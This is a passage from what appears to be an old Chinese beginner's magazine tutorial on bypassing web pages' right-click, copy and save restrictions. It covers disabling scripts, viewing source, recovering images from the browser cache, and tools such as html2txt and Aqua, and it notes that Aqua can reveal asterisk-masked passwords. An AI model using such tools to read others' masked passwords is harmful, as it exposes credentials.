


图4




图5

“自定义级别”－“脚本”里设置，选择禁用活动脚本即可。如果刚入门的菜鸟朋友嫌麻烦的话，我推荐一款工具html2txt，这个软件可以去掉网页中的<A><TD><TR>等控制标记，经过处理的网页文字信息可以保存为文本文档，图片信息直接显示链接地址。以cygwin的官方说明网页为例，这个网页屏蔽左右键，不能直接复制说明文字。不过用html2txt处理后，可以把说明保存下来，不用再开网页看了，也方便自己修改和使用，如图3。

如果网页禁止本地保存，那也是有办法的，可以查看网页的源文件，用IE或其他的浏览器在“查看”选项里选择“源文件”，或是在地址栏上输入View-Source:Http://目标网页，直接把源代码保存为本地的文本文档。把代码修改后再还原成.htm后缀，只要是能上网的机器，网页上的资源还是能正常使用的，如图4。

上边介绍的办法只是在网页的代码没有加密的情况下，图4上显示了现在网上比较火的源代码加密网页。这个网页加密解密主要是通过javascript的escape()函数定义的字符来实现的，方法我就不再详细说了，代码很长，以免被广大读者认为骗稿费，小弟收藏的几种网页加密代码已经放在附件里（包括Base64编码加密和最变态的md5的网页加密），如图5。经过加密的网页能够正常显示，不过用html2txt识别不出来。

大家看过几种加密代码后会发现，不管怎么加密，方法都是可逆的，不安全，而且也就这么几种，只要在所有的加密网页上一个一个的试一遍就能解密了。小弟这里推荐一种自己原创的加密办法，就是先把网页转成ASP文件，其实就是给网页加上“<% %>”的ASP框架，因为普通情况下ASP网页就是只显示HTML的内容，格式比较松散。转换后再用ASP加密工具加密，比如微软的SCENE，加密后显示出来全是乱码。不过唯一的不足是所有的ASP加密工具都不支持中文字符，没办法，将就着用吧，先看一下详细方法吧。什么，不会转换成ASP，晕，那就用Htm2Anycode这个工具，可以把网页转化成任何一种语言，比如ASP，PHP，JS和PERL等，如图6。

最后介绍无敌破解右键限制的方法，大家都知道，网页上的所有资源都要下载到本地IE的缓存Temporary Internet Files目录里，先清空这个目录，刷新一下含有图片的网页，再刷新一下缓存目录。只要网页再次打开时正常显示，缓存目录就有你想要的图片了。需要网页文字可以使用Html2jpg和Aqua这两个工具。Html2jpg的功能就是截取整个网页的缩略图，相当于一个截图工具，不用调屏幕分辨率。因为大部分机器的屏幕分辨率是800X600，而网站最大化后的大小是1024X768。如果只是自己用就看截下来的图算了，不过想修改一下，而且字数很多，总不能一个一个的打出来吧。接着Aqua出场摆平，它是专门破解无法复制网页的工具。比如很多电子书是没办法直接用右键复制，如果是反汇编电子书的话也是很麻烦

的，还要再处理反汇编出来的网页，因为大部分网页在做电子书的时候就已经加了限制了。这个软件可以实现屏幕取词的功能，简单的说就是能把选定窗口中的文字信息全部保存下来，连图片中的文字说明都可以还原，功能确实强大啊。除此之外，还能查看星号密码，使用方法就不再说了，各位朋友自己看吧，如图7。

基本上就这些破解办法了，估计这些已经够用了。就算是以后又有了新的屏蔽办法，用Aqua一样可以搞定。本文没有什么技术含量，主要是写给菜鸟朋友看的，希望对大家有所帮助。

（本文中所涉及到的html2txt、加密网页、htm2Jpg和Aqua网络文字捕捉等工具代码已收录到光盘中）




图6

